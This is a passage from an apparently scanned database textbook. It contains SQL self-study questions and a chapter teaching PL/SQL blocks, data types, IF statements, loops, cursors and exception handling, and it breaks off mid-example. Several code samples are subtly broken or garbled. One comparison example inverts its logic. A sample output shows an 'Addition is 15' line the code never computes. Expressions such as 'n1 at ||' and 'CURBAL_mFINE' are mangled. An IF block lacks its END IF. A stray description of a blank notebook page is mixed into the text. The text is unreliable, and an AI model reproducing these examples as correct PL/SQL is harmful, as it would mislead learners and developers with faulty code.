Joins are used to manipulate data from multiple tables. Types of joins are 1) Equi-joins 2) Non-equi –joins Procedures are simply a named PL/SQL block, that executes certain tasks.

Functions increase your ability to manipulate information you retrieved using basic functions of SQL these are as follows

1) Aggregate Functions 2) Date & time Functions 3) Arithmetic Functions 4) Character Functions 5) conversion Functions 6) Miscellaneous functions.

Source : www8.silversand.net (e-link)

3.9 CHECK YOUR PROGRESS-ANSWERS

3.1, 3.3

- 1) Joins/Sub-Query
- 2) Function
- 3) In, Out, Inout

3.5, 3.6, 3.7

- 1) Exec
- 2) Recreate
- 3) Drop

3.10 QUESTIONS FOR SELF – STUDY

- Q.1 Why cover outer, inner, left, and right joins when I probably won't ever use them ?
- Q.2 How many tables can you join on ?
- Q.3 Would it be fair to say that when tables are joined, they actually become one table ?
- Q.4 How many rows would a two-table join produce if one table had 50,000 rows and the other had 100,000 ?
- Q.5 In the WHERE clause, when joining the tables, should you do the join first or the conditions ?
- Q.6 In joining tables are you limited to one-column joins, or can you join on more than one column ?
- Q.7 In the section on joining tables to themselves, the last example returned two combinations. Rewrite the query so only one entry comes up for each redundant part number.
- Q.8 Rewrite the following query to make it more readable and shorter.

INPUT :

```
select orders.orderedon, orders.name, part.partnum,  
       part.price, part.description from orders, part  
where orders.partnum = part.partnum and orders.orderedon  
       between '1-SEP-96' and '30-SEP-96'  
order by part.partnum;
```

- Q.9 From the PART table and the ORDERS table, make up a query that will return the following :

OUTPUT :

ORDEREDON	NAME	PARTNUM	QUANTITY
=====	=====	=====	=====
2-SEP-96	TRUE WHEEL	10	1

Q.10 What is the advantages of procedures.

Q.11 How to create a procedure ? Explain.

Q.12 Give Syntax of :

- (a) Deleting a procedure
- (b) Executing a procedure
- (c) Creating a procedure.

Q.13 Which function capitalizes the first letter of a character string and makes the rest lowercase ?

Q.14 Which functions are also known by the name group functions ?

Q.15 Will this query work ?

SQL> SELECT COUNT(LASTNAME) FROM CHARACTERS;

Q.16 How about this one ?

SQL> SELECT SUM(LASTNAME) FROM CHARACTERS;

Q.17 Assuming that they are separate columns, which function(s) would splice together FIRSTNAME and LASTNAME ?

Q.18 What does the answer 6 mean from the following SELECT ?

INPUT :

SQL> SELECT COUNT(*) FROM TEAMSTATS;

OUTPUT :

COUNT(*)

Q.19 Will the following statement work ?

SQL> SELECT SUBSTR LASTNAME,1,5 FROM NAME_TBL;

Q.20 Using today's TEAMSTATS table, write a query to determine who is batting under .25. (For the baseball-challenged reader, batting average is hits/ab.)

Q.21 Using today's CHARACTERS table, write a query that will return the following:

INITIALS _____	CODE
K.A.P.	32
1 row selected	



NOTES

[illegible]

This image shows a full page of white paper with horizontal blue or grey ruling lines. The lines are evenly spaced and run across the width of the page, typical of notebook paper. There are no margins, text, or other markings on the page.

Chapter 4

PL / SQL

4.0	Objectives
4.1	Introduction
4.2	Architecture of PL / SQL
4.3	Fundamentals of PL / SQL
4.3.1	PL / SQL Data type
4.3.2	If Statement
4.4	Loops in PL / SQL
4.4.1	Simple Loop
4.4.2	For Loop
4.4.3	While Loop
4.5	Solved Examples
4.6	Built-in-Functions
4.6.1	Conditional Control
4.6.2	Iterative Control
4.6.3	Sequential Control
4.7	Cursor Management in PL / SQL
4.8	Exception (Error) Handling
4.8.1	Predefined Exception
4.8.2	User Defined Function
4.9	Summary
4.10	Check Your Progress-Answers
4.11	Questions for Self - Study

4.0 OBJECTIVES

After reading this chapter you will able to

- describe PL/SQL
- state Loops in PL/SQL
- Built in Function
- describe Cursor Management
- describe Exception

4.1 INTRODUCTION

PL/SQL stands for Procedural Language/SQL. PL/SQL extends SQL by adding constructs found in procedural languages, resulting in a structural language that is more powerful than SQL. PL/SQL is not case sensitive. 'C' style comments (/* */) may be used in PL/SQL programs whenever required.

All PL/SQL programs are made up of blocks, each block performs a logical action in the program. A PL/SQL block consists of three parts

1. Declaration section
2. Executable section
3. Exception handling section

Only the executable section is required. The other sections are optional.

A PL/SQL block has the following structure :

```
DECLARE
    /* Declaration section */
BEGIN
    /* Executable section */
EXCEPTION
    /* Exception handling section */
END;
```

1. Declaration section :

This is first section which is start with word Declare. All the identifiers (constants and variables) are declared in this section before they are used in SELECT command.

2. Executable section :

This section contain procedural and SQL statements. This is the only section of the block which is required. This section starts with 'Begin' word.

- The only SQL statements allowed in a PL/SQL program are SELECT, INSERT, UPDATE, DELETE and several other data manipulation statements.
- Data definition statements like CREATE, DROP or ALTER are not allowed.
- The executable section also contains constructs such as assignments, branches, loops, procedure calls and trigger

which are all discussed in detail in subsequent chapters.

3. Exception handling section :

This section is used to handle errors that occurs during execution of PL/SQL program. This section starts with 'exception' word .

The 'End' indicate end of PL/SQL block.

Oracle PL/SQL programs, can be invoke either by typing it in sqlplus or by putting the code in a file and invoking the file. To execute it use '/' on SQL prompt or use '.' and run.

4.2 ARCHITECUTRE OF PL/SQL

The PL/SQL compilation and run-time system is a technology, not an independent product. Think of this technology as an engine that compiles and executes PL/SQL blocks and subprograms. The engine can be installed in an Oracle server or in an application development tool such as Oracle Forms or Oracle Reports. So, PL/SQL can reside in two environments :

1. The Oracle server
2. Oracle tools.

These two environments are independent. PL/SQL is bundled with the Oracle server but might be unavailable in some tools. In either environment, the PL/SQL engine accepts as input any valid PL/SQL block or subprogram. Fig. 4.1 shows the PL/SQL engine processing an anonymous block. The engine executes procedural statements but sends SQL statements to the SQL Statement Executor in the Oracle server.




Fig. 4.1 : PL/SQL Engine

4.3 FUNDAMENTALS OF PL/SQL

4.3.1 PL/SQL DATA TYPES

PL/SQL and Oracle have their foundations in SQL. Most PL/SQL data types are native to Oracle's data dictionary, there is a very easy integration of PL/SQL code with the Oracle Engine.

The default data types that we can declare in PL/SQL are **number** (for storing numeric data), **char** (for storing character data), **date** (for storing date and time data) **boolean** (for storing TRUE, FALSE or NULL). **number**, **char** and **date** data types can have NULL values.

Here, we explain two data types,

1. Variable,
2. Constant.

1. Variables and types of declaration in PL/SQL :

The SELECT statement has a special form in PL/SQL in which a single tuple is placed in variables. The information from the database is transferred into *variables* which is used in PL/SQL programs. Every variable has a specific type associated with it.

That type can be :

1. A generic type used in PL/SQL
2. A type same as used by SQL for database columns.

The most commonly used generic type is NUMBER. Variables of type NUMBER can hold either an integer or a real number.

For example :

```
DECLARE
```

```
Salary Number;
```

The most commonly used character string type is VARCHAR2(*n*), where *n* is the maximum length of the string in bytes.

For example :

```
DECLARE
```

```
My_name VARCHAR2(20);
```

The variable can contain any data type that is valid for SQL and Oracle (such as char, number, long, varchar2, & date) in addition to these types PL/SQL allows following types :

- **Binary integer** : Range is -2,147,483,647 to 2,147,483,647
- **Positive** : Range is 1 to 2,147,483,647.
- **Natural** : Range is 0 to 2,147,483,647.
- **Boolean** : Assigned values either True, False or NULL.
- **%type** : Assign the same type to variable as that of the

relation column declared in database.

If there is any type mismatch, variable assignments and comparisons may not work the way you expect, so instead of hard coding the type of a variable, you should use the %TYPE operator.

For example :

```
DECLARE
```

```
    My_name emp.ename%TYPE;
```

gives PL/SQL variable my_name whatever type was declared for the ename column in emp table.

- **%rowtype** : A variable can be declared with %rowtype that is equivalent to a row of a table i.e. record with several fields. The result is a record type in which the fields have the same names and types as the attributes of the relation.

For example :

```
DECLARE
```

```
    Emp_rec emp1%ROWTYPE;
```

This makes variable emp_rec be a record with fields name and salary, assuming that the relation has the schema emp1(name, salary).

The initial value of any variable, regardless of its type, is NULL.

2. Constants :

Declaration of a constant is similar to declaring a variable except that the keyword **constant** must be added to the variable name **and** a value assigned immediately. Thereafter, no further assignments to the constant are possible, while the constant is **within** the constant is **within** the scope of the PL/SQL block.

There are two types : (i) Raw and (ii) Rawid

(i) Raw : Raw types are used to store **binary** data. Character variables are automatically converted between character sets by Oracle, if necessary. These are similar to char variables, except that they are not converted between character sets. It is used to store fixed length binary data. The maximum length of a raw variable is 32,767 bytes. However, the maximum length of a database raw column is 255 bytes.

Long raw is similar to long data, except that PL/SQL will not convert between character sets. The maximum length of a long raw

variable is 32,760 bytes. The maximum length of a long raw column is 2 GB.

(ii) **Rowid** : This data types is the same as the database **ROWID** pseudo-column type. It can hold a rowid, which can be considered as a unique key for every row in the database. Rowids are stored internally as a fixed length binary quantity, whose actual fixed length varies depending on the operating system.

Various **DBMS_ROWID** functions are used to extract information about the ROWID pseudo-column. **Extended** and **Restricted** are two rowid formats. **Restricted** is used mostly to be backward compatible with previous versions of Oracle. The **Extended** format takes advantage of new Oracle features.

The **DBMS_ROWID** package has several procedures and functions to interpret the ROWIDs of records. The Table 7.1 shows the **DBMS_ROWID** functions :

Table 4.1 : Functions of DBMS_ROWID

FUNCTION	DESCRIPTION
ROWID_VERIFY	Verifies if the ROWID can be extended; 0 = can be converted to extended format; 1 = cannot be converted to extended format.
ROWID_TYPE	0 = ROWID, 1 = Extended
ROWID_BLOCK_NUMBER	The block number that contains the record; 1 = Extended ROWID
ROWID_OBJECT	The object number of the object that contains the record.
ROWID_RELATIVE_FNO	The relative file number contains the record.
ROWID_ROW_NUMBER	The row number of the record.
ROWID_TO_ABSOLUTE_FNO	The absolute file number; user need to input rowid_val, schema and object; the absolute file number is returned.
ROWID_TO_EXTENDED	Converts the ROWID from Restricted to Extended; user need to input restr_rowid, schema, object; the extended number is returned.
ROWID_TO_RESTRICTED	Converts the ROWID from Extended to Restricted.

ROWID is a pseudo-column that has a unique value associated with each record of the database.

The **DBMS_ROWID** package is created by the,
ORACLE_HOME/RDBMS/ADMIN/DBMSUTIL.SQL script.

This script is automatically run when the Oracle instance is created.

Operator Precedence :

If we combine AND and OR in the same expression, the AND operator takes precedence over the OR operator (which means it's executed first). The comparison operators take precedence over AND. We can override these using parentheses.

PL SQL Expressions

Expressions are a composite of operators and operands . In the case of a mathematical expression ,the operand is the number and operator is the symbol such as + or – that acts on the operand. The expression value is the evaluated total of the operands using the operators.

Operators are divided into categories that describe the way that act upon operands.

- Comparison operators are binary, meaning they work with two operands. Examples of comparison operators are the greater than (>) ,less than(<) and equal(=) signs ,among others.

- Logical operators include AND,OR and NOT

- Arithmetic operators include addition/positive(+),subtraction/negative(-),multiplication(*),and division(/).

- The assignment operator is specific to PL/SQL and is written as colon-equal (:=)

- The lone character operator is a double pipe(||) that joins two strings together, concatenating the operands.

- Other basic SQL operators include IS NULL, IN and BETWEEN.

4.3.2 IF STATEMENT IN PL/SQL

PL/SQL allows decision making using if statement.

An IF statement in PL/SQL looks like :

```
IF <condition> THEN
    <statement_list>
END IF;
```

If condition is true the statements present inside IF will get executed.

```
If.... Else construct :
IF <condition> THEN
    <statement_list>
ELSE
```

<statement_list>

END IF;

For example :

1. Accept two numbers and print the largest number

DECLARE

x number;

y number;

BEGIN

 x :=&x;

 y :=&y;

 if (x>y) then

 dbms_output.put_line('x is largest than y');

 else

 dbms_output.put_line('y is largest than x');

 end if;

End;

/

SQL> /

Enter value for x : 7

old 5 : x := &x;

new 5 : x :=7;

Enter value for y : 8

old 6 : y :=&y

new 6 : y :=8

Addition is 15

PL/SQL procedure completed

y is largest than x

PL/SQL procedure successfully completed.

2. Check whether the salary of 'BLAKE' is grater than 5000 or not.

DECLARE

 B_salary emp.sal%type;

BEGIN

 Select sal into B_salary

 From emp

 Where ename='BLAKE';

 If (B_salary > 5000) then

 dbms_output.put_line('Blake salary is largest than 5000');

 else

 dbms_output.put_line('Blake salary is less than 5000');


```

    end if;
End;
/
SQL> /
Blake salary is less than 5000
PL/SQL procedure successfully completed.

```

If with a Multiway Branch :

```

IF <condition_1> THEN
    ELSEIF <condition_2> THEN
        <statement_list>
    ELSEIF <condition_n> THEN
        <statement_list>
    ELSE
        <statement_list>
END IF;

```

4.1 ,4.2 ,4.3 Check Your Progress

Fill in the blanks

- 1) _____ Section is used for declaration of variables.
- 2) SQL statements are written in _____ section.

4.4 LOOPS IN PL/SQL

There are three types of loops in PL/SQL :

1. Simple loop
2. For...loop
3. While loop.

4.4.1 SIMPLE LOOP

Syntax 1 :

```

LOOP
    <commands> /* A list of statements. */
    if <condition> then
        EXIT;
    End if;
END LOOP;

```

The loop breaks if <condition> is true.

For example :

```
DECLARE
    i NUMBER := 0;
BEGIN
    LOOP
        i := i+1;
        dbms_output.put_line(i);
        If( i>=10) then
            EXIT;
        End if;
    END LOOP;
END;
```

/

SQL> /

1

2

3

4

5

6

7

8

9

10

PL/SQL procedure successfully completed.

Syntax 2 :

```
LOOP
    <commands> /* A list of statements. */
    EXIT WHEN <condition>;
END LOOP;
```

For example :

```
DECLARE
    i NUMBER := 0;
BEGIN
    LOOP
        i := i+1;
        dbms_output.put_line(i);
        EXIT when i>=10;
    END LOOP;
END;
```

/

SQL> /

```
1
2
3
4
5
6
7
8
9
10
```

PL/SQL procedure successfully completed.
The loop breaks when <condition> is true.

4.4.2 FOR...LOOP

Syntax :

```
FOR <var> IN[reverse] <start>..<finish> LOOP
    <commands> /* A list of statements. */
END LOOP;
```

Here, <var> can be any variable; it is local to the for-loop and need not be declared. Also, <start> and <finish> are constants. The value of a variable <var> is automatically incremented by 1.

The commands inside the loops are automatically executed until the final value of variable is reached. Reverse is optional part, when you want to go from maximum value to minimum value in that case reverse is used.

For example :

```
BEGIN
    For i in 1..10 LOOP
        dbms_output.put_line(i);
    END LOOP;
END;
SQL> /
1
2
3
4
5
6
7
8
```

9

10

PL/SQL procedure successfully completed.

4.4.3 WHILE LOOP

Syntax :

```
WHILE <condition> LOOP
    <commands> /* A list of statements. */
END LOOP;
```

This loop executes the commands if the condition is true.

For example :

```
DECLARE
    i NUMBER := 0;
BEGIN
    While i<=10 LOOP
        i := i+1;
        dbms_output.put_line(i);
    END LOOP;
```

END;

/

SQL> /

1

2

3

4

5

6

7

8

9

10

PL/SQL procedure successfully completed.

4.5 SOLVED EXAMPLES

4.5.1 SIMPLE PL/SQL

1. Accept two numbers and print the largest number.

```
DECLARE
    n1 number;
    n2 number;
BEGIN
```

```

n1:=&n1;
n2:=&n2;
if(n1<n2) then
    dbms_output.put_line(n1 || ' is largest');
else if (n1<n2) then
    dbms_output.put_line(n2 || ' is largest');
else
    dbms_output.put_line('Both are equal');
end if;
end if;

```

End;

Output :

```

SQL> /
Enter value for n1: 23
old 5: n 1 :=&n 1;
new 5: n 1:=23;
Enter value for n2: 12
old 6: n2:=&n2;
new 6: n2:= 12;
23 is largest
SQL>/
Enter value for n1: 11
old 5: n 1 :=&n 1;
new 5: n1:=11;
Enter value for n2: 11
old 6: n2:=&n2;
new 6: n2:=11;
Both are equal

```

2. Accept a number and check whether it is odd or even.

If it is even no. print square of it otherwise cube of it.

```

DECLARE
    n1 number;
BEGIN n1:=&n1;
    if(mod(n1,2)=0) then
        dbms_output.put_line(n1 || ' is even no');
        dbms_output.put_line('Square of ' || n1 || ' is ' || n1*n1);
    else
        dbms_output.put_line(n1 at || ' is odd no');
        dbms_output.put_line('Cube of ' || n1 || ' is ' || n1 * n1 * n1);
    end if;
End;

```

Output :

```
SQL> /
Enter value for n1: 2
old 4: n1:=&n1;
new 4: n1:=2;
2 is even no.
Square of 2 is 4
SQL> /
Enter value for n1: 3
old 4: n1:=&n1;
new 4: n1 :=3;
3 is odd no.
Cube of 3 is 27
```

4.5.2 PL/SQL BLOCK USING TABLE

1. Accept the deptno and print the no. of employees working in that department.

```
DECLARE
    v_deptno emp.deptno%type;
    v_count number;
BEGIN
    v_deptno:=&v_deptno;
    select count(*) into v_count
    from emp
    where deptno=v_deptno;
    dbms_output.put_line('No. of emp working in '|| v_deptno ||
'are' || v_count);
End;
/
```

Output :

```
SQL> /
Enter value for v_deptno: 20
old 5: v_deptno:=&v_deptno;
new 5: v_deptno:=20;
No. of emp working in 20 are 2
```

2. Accept the deptno and print the department name and location.

```
DECLARE
```

```

v_deptno dept.deptno%type;
v_dname dept.dname%type;
v_loc dept.loc%type;
BEGIN
    v_deptno:=&v_deptno;
    select dname,loc into v_dname,v_loc
    from dept
    where deptno=v_deptno;
    dbms_output.put_line('Department name is '|| v_dname ||' and
    location is '|| v_loc);
End;
/

```

Output :

```

SQL> /
Enter value for v_deptno: 10
old 6: v_deptno:=&v_deptno;
new (6: v_deptno:= 10;
Department name is ACCOUNTING and location is NEW YORK

```

4.6 BUILT-IN-FUNCTIONS

The control statements can be classified into the following categories :

- Conditional Control
- Iterative Control
- Sequential Control

We study here Conditional and Iterative control.

4.6.1 CONDITIONAL CONTROL

PL/SQL allows the use of an **IF** statement to control the execution of a block of code. In PL/SQL, the **IF – THEN – ELSIF – ELSE – END IF** construct in code blocks allow specifying certain conditions under which a specific block of code should be executed.

Syntax :

```

IF <Condition> THEN
    <Action>
ELSEIF <Condition> THEN
    <Action>
ELSE

```

<Action>

END IF :

For example :

Write a PL/SQL code block that will accept an account number from the user, check if the users balance is less than the minimum balance, only then deduct Rs. 100/- from the balance. The process is fired on the ACCT_MSTR table.

DECLARE

/* Declaration of memory variables and constants to be used in the Execution section */

mCUR_BAL number (11, 2);

mACCT_NO varchar2(7);

mFINE number(4) := 100;

mMIN_BAL constant number(7, 2) := 5000.00;

BEGIN

/* Accept the Account number from the user */

mACCT_NO := &mACCT_NO;

/* Retrieving the current balance from the ACCT_MSTR table where the ACCT_NO in the table is equal to the mACCT_NO entered by the user */

**SELECT CURBAL INTO mCUR_BAL FROM ACCT_MSTR
WHERE ACCT_NO=mACCT_NO;**

/* Checking if the resultant balance is less than the minimum balance of Rs. 5000. If the condition is satisfied an amount of Rs. 100 is deducted as a fine from the current balance of the corresponding ACCT_NO */

IF mCUR_BAL < mMIN_BAL THEN

UPDATE ACCT_MSTR SET CURBAL = CURBAL_mFINE

WHERE ACCT_NO = mACCT_NO;

END IF;

END;

Output :

Enter value for mACCT_NO : 'SB9'

Old 11 : mACCT_NO : &mACCT_NO;

new 11 : mACCT_NO : = 'SB9';

4.6.2 ITERATIVE CONTROL

Iterative control indicates the ability to repeat or skip sections of a code block. A **loop** marks a sequence of statements that has to be repeated. The keyword **loop** has to be placed before the first statement in the sequence of statements to be repeated, while the keyword **end loop** is placed immediately after the last statement in the sequence. Once a loop begins to execute, it will **go on forever**. Hence, a conditional statement that controls the number of times a loop is executed **always accompanies** loops.

PL/SQL supports the following structures for iterative control :

Simple Loop :

In simple loop, the key word **loop** should be placed before the first statement in the sequence and the keyword **end loop** should be written at the end of the sequence to end the loop.

Syntax :

```
Loop
    <Sequence of statements>
End loop :
```

For example :

Create a simple loop such that a message is displayed when a loop exceeds a particular value.

```
DECLARE
    i number := 0;
BEGIN
    LOOP
        i := i + 2;
        EXIT WHEN i > 10;
    END LOOP;
    dbms_output.put_line(Loop exited as the value of i has reached '||
to_char(i));
END;
```

Output :

```
Loop exited as the value of i has reached 12
PL/SQL procedure successfully completed.
```

The WHILE Loop :

Syntax :

```
WHILE <Condition>
```

```

LOOP
    <Action>
END LOOP;

```

For example :

Write a PL/SQL code block to calculate the area of a circle for a value of radius varying from 3 to 7. Store the radius and the corresponding values of calculated area in an empty table named **Areas**, consisting of two columns **Radius** and **Area**.

Table Name : Areas

RADIUS	AREA

Create the table AREAS as :

```

CREATE TABLE AREAS (RADIUS NUMBER (5), AREA
NUMBER(14,2));

```

DECLARE

```

/* Declaration of memory variables and constants to be used in
the Execution section */

```

```

    pi constant number(4, 2) := 3.14;
    radius number(5);
    area number(14, 2);

```

BEGIN

```

/* Initialize the radius to 3, since calculations are required for radius
3 to 7 */

```

```

radius := 3;

```

```

/* Set a loop so that it fires till the radius value reaches 7 */

```

```

    WHILE RADIUS <= 7

```

```

    LOOP

```

```

        /* Area calculation for a circle */

```

```

        area := pi *power(radius, 2);

```

```

        /* Insert the value for the radius and its corresponding area
calculated in the table */

```

```

        INSERT INTO areas VALUES (radius, area);

```

```

        /* Increment the value of the variable radius by 1 */

```

```

        radius := radius + 1;

```

```

    END LOOP;

```

```

END;

```

The above PL/SQL code block initializes a variable **radius** to hold the value of 3. The area calculations are required for the radius between 3 and 7. The value for area is calculated first with radius 3 and the radius and area are inserted into the table **Areas**. Now, the variable holding the value of radius is incremented by 1, i.e. it now holds the value 4. Since the code is held within a loop structure, the code continues to fire till the radius value reaches 7. Each time the value of radius and area is inserted into the areas table.

After the loop is completed the table will now hold the following :

Radius	Area
3	28.26
4	50.24
5	78.5
6	113.04
7	153.86

The FOR Loop

Syntax :

```
FOR variable IN [REVERSE] start..end
LOOP
    <Action>
END LOOP;
```

For example :

Write a PL/SQL block of code for inverting a number 5639 to 9365.

DECLARE

/* Declaration of memory variables and constants to be used in the Execution section */

given_number varchar(5) := '5639';

str_length number(2);

inverted_number varchar(5);

BEGIN

/* store the length of the given number */

str_length := length(given_number);

```

/* Initialize the loop such that it repeats for the number of times
equal to the length of the given number. Also, since the number is
required to be inverted, the loop should consider the last number first
and store it i.e. in reverse order */
FOR cntr IN REVERSE 1..str_length
/* Variables used as counter in the for loop need not be declared i.e.
cntr declaration is not required */
LOOP
    /* The last digit of the number is obtained using the substr function
and stored in a variable, while retaining the previous digit stored in the
variable */
    inverted_number := inverted_number || substr (given_number,
cntr, 1);
END LOOP;
/* Display the initial number, as well as the inverted number, which is
stored in the variable on screen */
dbms_output.put_line ('The Given number is '|| given_number);
dbms_output.put_line ('The Inverted number is '||
inverted_number);
END;

```

Output :

The Given number is 5639

The Inverted number is 9365

The above PL/SQL code block stores the given number as well as its length in two variables. The FOR loop is set to repeat till the length of the number is reached and in reverse order, so the loop will fire 4 times beginning from the last digit i.e. 9. This digit is obtained using the function SUBSTR and stored in a variable. The loop now fires again to fetch and store the second last digit of the given number. This is appended to the last digit stored previously. This repeats till each digit of the number is obtained and stored.

Sequential Control

The **GOTO** Statement

The GOTO statement changes the flow of control within a PL/SQL block. This statement allows execution of a section of code, which is

not in the normal flow of control. The entry point into such a block of code is marked using the tags <<userdefined name>>. The GOTO statement can then make use of this user-defined name to jump into that block for execution.

Syntax:

GOTO <codeblock name> ;

4.7 CURSOR MANAGEMENT IN PL/SQL

Whenever, a SQL statement is issued the Database server opens an area of memory is called Private SQL area in which the command is processed and executed. An identifier for this area is called a **cursor**.

When PL/SQL block uses a select command that returns more than one row, Oracle displays an error message and invokes the TOO_MANY_ROWS exception. To resolve this problem, Oracle uses a mechanism called cursor.

There are two types of cursors.

1. **Implicit cursors**
2. **Explicit cursors**

PL/SQL provides some attributes which allows to evaluate what happened when the cursor was last used. You can use these attributes in PL/SQL statements like functions but you cannot use them within SQL statements.

The SQL cursor attributes are :

1. **%ROWCOUNT** : The number of rows processed by a SQL statement.
2. **%FOUND** : TRUE if at least one row was processed.
3. **%NOTFOUND** : TRUE if no rows were processed.
4. **%ISOPEN** : TRUE if cursor is open or FALSE if cursor has not been opened or has been closed. Only used with explicit cursors.

4.7.1 Implicit Cursors

When the executable part of a PL/SQL block issues a SQL command, PL/SQL creates an implicit cursor which has the identifier SQL. PL/SQL internally manages this cursor.

For example :

1. **Print no. of rows deleted from emp.**
DECLARE

```

        ROW_DEL_NO NUMBER;
BEGIN
    DELETE FROM EMP;
    ROW_DEL_NO := SQL%ROWCOUNT;
    dbms_output.put_line('No. of rows deleted are :'||
ROW_DEL_NO);
END;
/

```

SQL> /

No. of rows deleted are : 14

PL/SQL procedure successfully completed.

2. Accept empno and print its details(using cursor).

```

DECLARE
    V_NO          EMP.EMPNO%TYPE:=&V_NO;
    V_NAME        EMP.ENAME%TYPE;
    V_JOB         EMP.JOB%TYPE;
    V_SAL         EMP.SAL%TYPE;

BEGIN
    SELECT ename, job, sal INTO V_NAME,V_JOB,V_SAL
    FROM emp
    WHERE empno=V_NO;

    IF SQL%FOUND THEN          /* SQL%FOUND is true if
empno=v_no */
        dbms_output.put_line(V_NAME ||' '||V_JOB||' '||V_SAL);
    Exception
        when no_data_found then
            dbms_output.put_line ('Empno does not exists');
    End;
SQL > /
Enter value for v_no : 34
Old 2 : v_no emp.empno%type:=&v_no;
New 2 : v_no emp.empno%type:=34
Empno does not exists
PL/SQL reprocedure successfully completed
SQL > /
Enter value for v_no : 7369
SMITH CLERK 800

```

PL/SQL procedure successfully completed.

4.7.2 Explicit Cursors

If SELECT statements in PL/SQL block return multiple rows then you have to explicitly create a cursor which is called as **explicit cursor**. The set of rows returned by a explicit cursor is called a **result set**. The row that is being processed is called the **current row**. Oracle uses four commands to handle Cursors. They are :

1. **DECLARE** : Defines the name and structure of the cursor together with the SELECT statement.
2. **OPEN** : Executes the query and the number of rows to be returned is determined.
3. **FETCH** : Loads the row addressed by the cursor pointer into variables and moves the cursor pointer on to the next row ready for the next fetch.
4. **CLOSE** : Releases the data within the cursor and closes it.

4.7.3 Declaring the Cursor

Cursors are defined within a DECLARE section of a PL/SQL block with DECLARE command.

Syntax :

```
Cursor cursor_name [(parameters)] [RETURN return_type] IS  
SELECT query.
```

The cursor is defined by the CURSOR keyword followed by the cursor identifier (Cursor_name) and then the SELECT statement.

Parameter and return are optional part. When parameters are passed to cursor it is called as **parameterized cursor**.

For example :

```
DECLARE  
CURSOR c_deptno IS SELECT ename,sal,deptno  
FROM EMP;
```

4.7.4 Opening a Cursor

Cursors are opened with the OPEN statement, this populates the cursor with data.

Syntax :

```
OPEN Cursor_name[parameters];
```

For example :

```
DECLARE  
CURSOR c_deptno IS SELECT ename, sal, deptno  
FROM EMP;  
Begin
```

```
Open c_deptno;
```

```
End;
```

Parameters is an optional part. It is used in parameterized cursor.

4.7.5 Accessing the Cursor Rows

To access the rows of data within the cursor the FETCH statement is used.

For example :

```
DECLARE
```

```
    CURSOR c_deptno IS SELECT ename, sal, deptno  
                        FROM EMP;
```

```
    v_name      emp.ename%type;
```

```
    v_sal       emp.sal%type;
```

```
    v_deptno    emp.deptno%type;
```

```
Begin
```

```
    Open c_deptno;
```

```
    FETCH c_deptno INTO v_name,v_sal,v_deptno;
```

```
    Dbms_output.put_line(v_name || ' ' ||v_deptno|| ' ' ||v_sal);
```

```
End;
```

```
SQL > /
```

```
SMITH 800 20
```

The FETCH statement reads the column values for the current cursor row and puts them into the specified variables. This can be as an equivalent to the SELECT INTO command. The cursor pointer is updated to point at the next row. If the cursor has no more rows the variables will be set to null on the first FETCH attempt, subsequent FETCH attempts will raise an exception.

To process all the rows within a cursor use a FETCH command in a loop and check the cursor NOTFOUND attribute to see if we successfully fetched a row or not as follows :

```
DECLARE
```

```
    CURSOR c_deptno IS SELECT ename, sal, deptno  
                        FROM EMP;
```

```
    v_name      emp.ename%type;
```

```
    v_sal       emp.sal%type;
```

```
    v_deptno    emp.deptno%type;
```

```
Begin
```

```
    Open c_deptno;
```



```

Loop
    FETCH c_deptno INTO v_name,v_sal,v_deptno;
    Exit when c_deptno%NOTFOUND;
    dbms_output.put_line(v_name || ' ' ||v_deptno||' ' ||v_sal);
End loop;
End;

```

4.7.6 Closing a Cursor

The CLOSE statement releases the cursor and any rows within it, you can open the cursor again to refresh the data in it.

Syntax :

```

CLOSE cursor_name;

For example,
    Close c_deptno;
    Close c_deptno;
End;

```

4.7.7 Using Cursor For.... Loop

In the cursor FOR loop, the result of SELECT query are used to determine the number of times the loop is executed. In a Cursor FOR loop, the opening, fetching and closing of cursors is performed implicitly. When you use it, Oracle automatically declares a variable with the same name as that is used as a counter in the FOR command. Just precede the name of the selected field with the name of this variable to access its contents.

For example :

```

DECLARE
    CURSOR c_deptno IS SELECT ename, sal, deptno
                        FROM EMP;

BEGIN
    For x in c_deptno
    Loop
        dbms_output.put_line(x.ename || ' ' ||x.deptno||' ' ||x.sal);
    End loop;
End;

```

In above example a Cursor FOR loop is used, there is no open and fetch command. The command.

For x in c_deptno implicitly opens the c_deptno cursor and fetches a value into the x variable. Note that x is not explicitly declared in the block.

When no more records are in the cursor, the loop is exited and cursor is closed. There is no need to check the cursor %NOTFOUND attribute-that is automated via the cursor FOR loop. And also there is no need of close command.

4.8 EXCEPTION (ERROR) HANDLING

The Exception section in PL/SQL block is used to handle an error that occurs during the execution of PL/SQL program. If an error occurs within a block PL/SQL passes control to the EXCEPTION section of the block. If no EXCEPTION section exists within the block or the EXCEPTION section does not handle the error that's occurred then the error is passed out to the host environment.

Exceptions occur when either an Oracle error occurs (this automatically raises an exception) or you explicitly raise an error or a routine that executes corrective action when detecting an error. Thus Exceptions are identifiers in PL/SQL that are raised during the execution of a block to terminate its action.

There are two classes of exceptions, these are :

1. Predefined exception :

Oracle predefined errors which are associated with specific error codes.

2. User-defined exception :

Declared by the user and raised when specifically requested within a block. You can associate a user-defined exception with an error code if you wish.

4.8.1 Predefined Exception

The two most common errors originating from a SELECT statement occur when it returns no rows (WHEN NO_DATA_FOUND) or more than one row (remember that this is not allowed in PL/SQL select command).

If no rows are selected from SELECT statement then WHEN NO_DATA_FOUND exception is used and for more than one row WHEN TOO_MANY_ROWS exception is used.

The example below deals with these two conditions.

```
DECLARE
    TEMP_sal NUMBER(10,2);
BEGIN
    SELECT sal INTO TEMP_sal
```

```

From emp
WHERE empno>=7698;
IF TEMP_sal > 1000 THEN
    UPDATE emp SET sal = (TEMP_sal*1.175)
    WHERE empno>=7698;
ELSE
    UPDATE emp SET sal = 5000
    WHERE empno>=7698;
END IF;
